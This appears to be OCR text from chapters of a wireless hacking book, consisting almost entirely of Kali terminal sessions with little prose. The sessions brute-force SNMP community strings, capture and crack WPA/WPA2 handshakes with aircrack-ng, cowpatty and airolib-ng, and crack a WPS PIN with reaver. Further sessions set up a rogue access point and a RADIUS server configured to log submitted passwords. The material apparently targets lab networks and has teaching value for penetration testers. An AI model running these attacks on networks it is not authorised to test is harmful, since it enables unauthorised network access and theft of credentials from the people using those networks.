

Applications Places Wireshark Sun 12:22
Capturing from wlanOmon [Wireshark 1.12.6 (Git Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: wlan.fc.type_subtype == 8
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
21 52.72803300 FreeboxS_da:be:39 Broadcast 802.11 181 Beacon frame, SN=2079, FN=0, Flags=....., BI=96, SSID=FreeWifi
22 60.95308700 b2:5b:dd:a8:e5:c1 Broadcast 802.11 269 Beacon frame, SN=2936, FN=0, Flags=....., BI=100, SSID=FreeWifi
23 69.10091600 FreeboxS_af:85:fb Broadcast 802.11 214 Beacon frame, SN=3403, FN=0, Flags=....., BI=96, SSID=FreeWifi_secure
31 123.2102940 b2:5b:dd:a8:e5:c1 Broadcast 802.11 269 Beacon frame, SN=664, FN=0, Flags=....., BI=100, SSID=FreeWifi
56 181.7206150 FreeboxS_af:85:fa Broadcast 802.11 181 Beacon frame, SN=2787, FN=0, Flags=....., BI=96, SSID=FreeWifi
60 200.9984380 FreeboxS_da:be:3a Broadcast 802.11 214 Beacon frame, SN=2561, FN=0, Flags=....., BI=96, SSID=FreeWifi_secure
Frame 21: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits) on interface 0
Radiotap Header v0, Length 18
IEEE 802.11 Beacon frame, Flags: .....
IEEE 802.11 wireless LAN management frame
0000 00 00 12 00 2e 48 00 00 00 02 99 09 a0 00 b1 01 .....H.. ....
0010 00 00 80 00 00 00 ff ff ff ff ff ff f4 ca e5 da ....
0020 be 39 f4 ca e5 da be 39 f0 81 60 01 1d 55 06 00 .9.....9 ..`..U..
0030 00 00 60 00 01 04 00 08 46 72 65 65 57 69 66 69 ..`..... FreeWifi
0040 01 08 82 84 8b 96 2c 0c 12 18 03 01 0b 05 04 00 ......,. ....
0050 02 00 00 2a 01 04 32 05 24 30 48 60 6c 2d 1a 6c ...*..2. $0H`l-.l
0060 00 03 ff ff ff 00 01 00 00 00 00 00 00 00 01 00 ....
0070 00 00 00 00 00 00 00 00 00 3d 16 0b 00 13 00 00 ....=......
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0090 00 7f 08 00 00 00 00 00 00 00 40 dd 18 00 50 f2 ....@...P.
00a0 02 01 01 00 00 03 a4 00 00 27 a4 00 00 42 43 5e ....'...BC^
00b0 00 62 32 2f 00 .b2/.


Chapter 3: Exploiting Wireless Devices









root@kali: ~
File Edit View Search Terminal Help
root@kali:~# wget https://raw.githubusercontent.com/rustyrobot/fuzzdb/master/wordlists-misc/wordlist-common-snmp
-community-strings.txt
--2015-12-27 10:11:26-- https://raw.githubusercontent.com/rustyrobot/fuzzdb/master/wordlists-misc/wordlist-comm
on-snmp-community-strings.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.31.17.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.31.17.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827 [text/plain]
Saving to: 'wordlist-common-snmp-community-strings.txt'
wordlist-common-snmp-commun 100%[=========>] 827 --.-KB/s in 0s
2015-12-27 10:11:27 (14.3 MB/s) - 'wordlist-common-snmp-community-strings.txt' saved [827/827]
root@kali:~# echo 192.168.0.254 >> hosts.lst
root@kali:~# mv wordlist-common-snmp-community-strings.txt strings.txt
root@kali:~#


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# onesixtyone -i hosts.lst -c strings.txt -o log.txt
Logging to file log.txt
Scanning 4 hosts, 119 communities

Chapter 4: Wireless cracking




```
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3e:bb:3f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2019    dhclient
2201    NetworkManager
2606    wpa_supplicant

Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

```
root@kali:~# airodump-ng mon0
```

```
 CH  4 ][ Elapsed: 12 s ][ 2013-07-11 06:24

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 90:94:E4:C8:04:E8  -53       14        0    0   9  54e. WPA  CCMP   PSK  Seclab
 00:21:A4:32:09:3C  -81        4        0    0   2  54 . OPN              Wi5_VRNAGAR

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   00:C0:CA:3E:BB:3F  -27    0 - 1      0        3  Seclab
```

```
root@kali:~# airodump-ng -w labfiles/wpacrack/wpa-Seclab -c 9 mon0
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

CH  9 ][ Elapsed: 40 s ][ 2013-07-11 06:26 ][ WPA handshake: 90:94:E4:C8:04:E8

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:94:E4:C8:04:E8  -40 100      418      345   60   9  54e. WPA  CCMP   PSK  Seclab

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

90:94:E4:C8:04:E8  00:C0:CA:3E:BB:3F  -55    54 - 1     32       119  Seclab
```

```
root@kali:~# aircrack-ng labfiles/wpacrack/wpa-Seclab-01.cap -w /usr/share/wordlists/r
ockyou.txt
Opening labfiles/wpacrack/wpa-Seclab-01.cap
Read 997 packets.

   #  BSSID              ESSID                     Encryption

   1  00:21:A4:32:09:3C  Wi5_VRNAGAR1              None (0.0.0.0)
   2  90:94:E4:C8:04:E8  Seclab                    WPA (1 handshake)

Index number of target network ? 2
```

```
                              Aircrack-ng 1.1

                [00:00:00] 4 keys tested (179.94 k/s)

                          KEY FOUND! [ password ]

     Master Key     : CE E2 5B 99 EA 67 51 A5 AB 57 CD BF 55 48 E3 C7
                      5A EF 70 1A 1D 99 DE CC D6 38 83 96 5B A1 53 FB

     Transient Key  : 1C 9D 34 E2 42 62 36 9A 9E A8 F5 17 DC 75 B0 CE
                      B7 5B BD DC 09 58 2B 8C 7C 50 4F 8A 04 83 D3 89
                      F9 89 D1 77 4F FE 14 3B 19 B7 3C 00 A3 C9 9B 06
                      DA 6E E7 06 0F AC C3 16 31 24 0E B6 0A D3 D5 05

     EAPOL HMAC     : 17 4D 48 BE 04 66 6B 00 B5 EC C0 8F BC 02 8A F5
```

```
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3e:bb:3f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2019    dhclient
2201    NetworkManager
2606    wpa_supplicant

Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

```
root@kali:~# airodump-ng mon0
```

```
CH  3 ][ Elapsed: 4 s ][ 2013-07-11 06:47

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:21:A4:32:09:3C  -80        2        0    0   2  54 . OPN              Wi5_V
90:94:E4:C8:04:E8  -64        3        0    0   9  54e. WPA2 CCMP   PSK  Secla

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

```
CH  9 ][ Elapsed: 16 s ][ 2013-07-11 06:48 ][ WPA handshake: 90:94:E4:C8:04:E8

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

90:94:E4:C8:04:E8  -40 100      175      408   99   9  54e. WPA2 CCMP   PSK  S

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

90:94:E4:C8:04:E8  00:C0:CA:3E:BB:3F  -39   24 -54      2      226
```

```
root@kali:~# aircrack-ng labfiles/wpacrack/wpa2-Seclab-01.cap -w /usr/share/word
lists/rockyou.txt
Opening labfiles/wpacrack/wpa2-Seclab-01.cap
Read 1120 packets.

   #  BSSID              ESSID                     Encryption

   1  90:94:E4:C8:04:E8  Seclab                    WPA (1 handshake)

Choosing first network as target.

Opening labfiles/wpacrack/wpa2-Seclab-01.cap
```

```
                                Aircrack-ng 1.1

                  [00:00:00] 4 keys tested (692.16 k/s)

                           KEY FOUND! [ password ]

      Master Key     : CE E2 5B 99 EA 67 51 A5 AB 57 CD BF 55 48 E3 C7
                       5A EF 70 1A 1D 99 DE CC D6 38 83 96 5B A1 53 FB

      Transient Key  : 8F 27 F9 0C 53 93 DF 56 9E 9A F9 98 D8 02 A1 33
                       81 BD 13 A8 AB 1E A5 3A 69 F8 27 FE DA 06 6F A0
                       C0 D9 69 52 05 3F 5B 7B 2F 71 E3 81 C3 8A A4 71
                       99 F2 B5 AE A7 2E CF 69 09 62 4F CC 77 39 F9 D8

      EAPOL HMAC     : 56 12 16 D3 45 FA 69 53 59 C7 8E EF 16 7E 2D 0E
```

```
root@kali:~# genpmk
genpmk 1.0 - WPA-PSK precomputation attack. <jwright@hasborg.com>
genpmk: Must specify a dictionary file with -f
Usage: genpmk [options]

        -f      Dictionary file
        -d      Output hash file
        -s      Network SSID
        -h      Print this help information and exit
        -v      Print verbose information (more -v for more verbosity)
        -V      Print program version and exit

After precomputing the hash file, run cowpatty with the -d argument.
```

```
root@kali:~# genpmk -f /usr/share/wordlists/rockyou.txt -d /root/labfiles/wpacra
ck/genpmk-hash-Seclab2  -s Seclab
genpmk 1.0 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File /root/labfiles/wpacrack/genpmk-hash-Seclab2 does not exist, creating.
key no. 1000: skittles1
```

```
root@kali:~# cowpatty
cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>
cowpatty: Must supply a list of passphrases in a file with -f or a hash file
          with -d.  Use "-f -" to accept words on stdin.

Usage: cowpatty [options]

        -f      Dictionary file
        -d      Hash file (genpmk)
        -r      Packet capture file
        -s      Network SSID (enclose in quotes if SSID includes spaces)
        -h      Print this help information and exit
        -v      Print verbose information (more -v for more verbosity)
        -V      Print program version and exit
```

```
root@kali:~# cowpatty -d labfiles/wpacrack/genpmk-hash-Seclab -r l
abfiles/wpacrack/ilovehate-01.cap -s Seclab
cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passp
hrase.
Starting dictionary attack.  Please be patient.
key no. 10000: vincenzo
key no. 20000: 13031991
key no. 30000: nejihyuga
key no. 40000: silhouette
key no. 50000: blackdemon
key no. 60000: monkey83
key no. 70000: rebecca19

key no. 870000: j0l0gz88
key no. 880000: ilovewill12

The PSK is "ilovehate2".

883193 passphrases tested in 6.33 seconds:  139516.56 passphrases/
second
root@kali:~#
```

```
root@kali:~# airolib-ng seclab --import essid /root/labfiles/wpacrack/ssid
Database <seclab> does not already exist, creating it...
Database <seclab> successfully created
Reading file...
Writing...
Done.
```

```
root@kali:~# airolib-ng seclab --import passwd /usr/share/wordlists/rockyou.txt
Reading file...
Writing...ines read, 4734576 invalid lines ignored.
Done.
```

```
root@kali:~# airolib-ng seclab --stats
There are 1 ESSIDs and 9611374 passwords in the database. 0 out of 9611374 possi
ble combinations have been computed (0%).

ESSID   Priority        Done
```

```
root@kali:~# airolib-ng seclab --batch
Computed 225000 PMK in 767 seconds (293 PMK/s, 25000 in buffer).
```

```
root@kali:~# airolib-ng seclab --verify
Checking ~10 000 randomly chosen PMKs...
```

```
root@kali:~# aircrack-ng labfiles/wpacrack/ilovehate-01.cap -r seclab
Opening labfiles/wpacrack/ilovehate-01.cap
Read 242 packets.

   #  BSSID              ESSID                     Encryption

   1  90:94:E4:C8:04:E8  Seclab                    WPA (1 handshake)

Choosing first network as target.

Opening labfiles/wpacrack/ilovehate-01.cap
Reading packets, please wait...
```

```
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3e:bb:3f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```


```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2019    dhclient
2201    NetworkManager
2606    wpa_supplicant


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

```
CH  3 ][ Elapsed: 12 s ][ 2013-07-13 18:49

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:94:E4:C8:04:E8  -29        3        0    0  10  54e. WPA2 CCMP   PSK  Seclab

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:C0:CA:3E:BB:3F  -69    0 - 1      0        2  AndroidAP2174
```

```
root@kali:~# reaver -i mon0 -b 90:94:E4:C8:04:E8 -c 10 -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 10
[?] Restore previous session for 90:94:E4:C8:04:E8? [n/Y] n
[+] Waiting for beacon from 90:94:E4:C8:04:E8
[+] Associated with 90:94:E4:C8:04:E8 (ESSID: Seclab)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
```

```
[+] Trying pin 77775672
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

```
[+] Trying pin 79035071
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 5 seconds
[+] WPS PIN: '79035071'
[+] WPA PSK: 'ilovehate2'
[+] AP SSID: 'Seclab'
[+] Nothing done, nothing to save.
root@kali:~#
```




```
root@kali:~# ifconfig wlan1
wlan1     Link encap:Ethernet  HWaddr cc:b2:55:ff:2e:1c
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:~# ifconfig wlan1 192.168.1.1 up
```

```
ddns-update-style interim;
ignore client-updates;
authoritative;

subnet 192.168.1.0 netmask 255.255.255.0 {

    range 192.168.1.100 192.168.1.254; # Range of IP addresses to be issued to DHCP clients
    option subnet-mask  255.255.255.0;    # Default subnet mask to be used by DHCP clients
    option broadcast-address 192.168.1.255;  # Default broadcastaddress to be used by DHCP clients
    option routers  192.168.1.1;      # Default gateway to be used by DHCP clients
    option domain-name-servers     192.168.1.1, 8.8.8.8, 8.8.4.4;  # Default DNS to be used by DHCP
client
    #option ipforwarding off;

    default-lease-time 21600;  # Amount of time in seconds that a client may keep the IP address
    max-lease-time 43200;
}
```

```
root@kali:~# sh labfiles/fakeap-1/hostap/iptables.sh
```

```
#Forwarding Traffic from wireless to wired interface
iptables --flush
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface wlan1 -j ACCEPT
sysctl -w net.ipv4.ip_forward=1
```

```
root@kali:~# dhcpd -cf labfiles/fakeap-1/hostap/dhcp.conf wlan1
Internet Systems Consortium DHCP Server 4.2.2
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 2 leases to leases file.
Listening on LPF/wlan1/cc:b2:55:ff:2e:1c/192.168.1.0/24
Sending on   LPF/wlan1/cc:b2:55:ff:2e:1c/192.168.1.0/24
Sending on   Socket/fallback/fallback-net
```

```
#DEFAULT        Group == "disabled", Auth-Type := Reject
#               Reply-Message = "Your account has been disabled."
#
test    Cleartext-Password := "test"
#
```


```
default_eap_type = peap

#  A list is maintained to correlate EAP-Response
#  packets with EAP-Request packets.  After a
#  configurable length of time, entries in the list
#  expire, and are deleted.
#
timer_expire     = 60
```


```
auth = yes

#  Log passwords with the authentication requests.
#  auth_badpass  - logs password if it's rejected
#  auth_goodpass - logs password if it's correct
#
#  allowed values: {no, yes}
#
auth_badpass = yes
auth_goodpass = yes
```


```
root@kali: ~                                    root@kali: ~
root@kali:~#
root@kali:~#
root@kali:~# freeradius -i 10.0.2.15 -p 1812 -X
```


```
radiusd: #### Opening IP addresses and Ports ####
 ... adding new socket proxy address * port 34900
Listening on authentication address 10.0.2.15 port 1812
Listening on accounting address 10.0.2.15 port 1813
Listening on proxy address 10.0.2.15 port 1814
Ready to process requests.
```

